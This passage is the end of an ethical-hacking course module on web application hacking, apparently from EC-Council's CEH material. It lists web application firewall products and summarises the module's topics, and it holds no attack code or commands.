


Figure 14.164: Screenshot of Cloudflare Web Application Firewall (WAF)

Some additional web application firewalls are as follows:

- Imperva's Web Application Firewall (<https://www.imperva.com>)
 - AppWall (<https://www.radware.com>)
 - Qualys WAF (<https://www.qualys.com>)
 - Barracuda Web Application Firewall (<https://www.barracuda.com>)
 - NetScaler WAF (<https://www.netscaler.com>)

3.1 - Module M | Hacking Web Applications

EC-Council C|EH®

Module Summary

- In this module, we have discussed the following:
 - Web application concepts
 - Various web application attacks
 - Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
 - Various web application hacking tools
 - WebAPI and webhook concepts
 - Hacking web applications via web APIs
 - Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
 - Securing web applications using various security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application



© 2019 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

Module Summary

This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, and webhooks concepts. Moreover, it explained ways of hacking web applications via web APIs. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.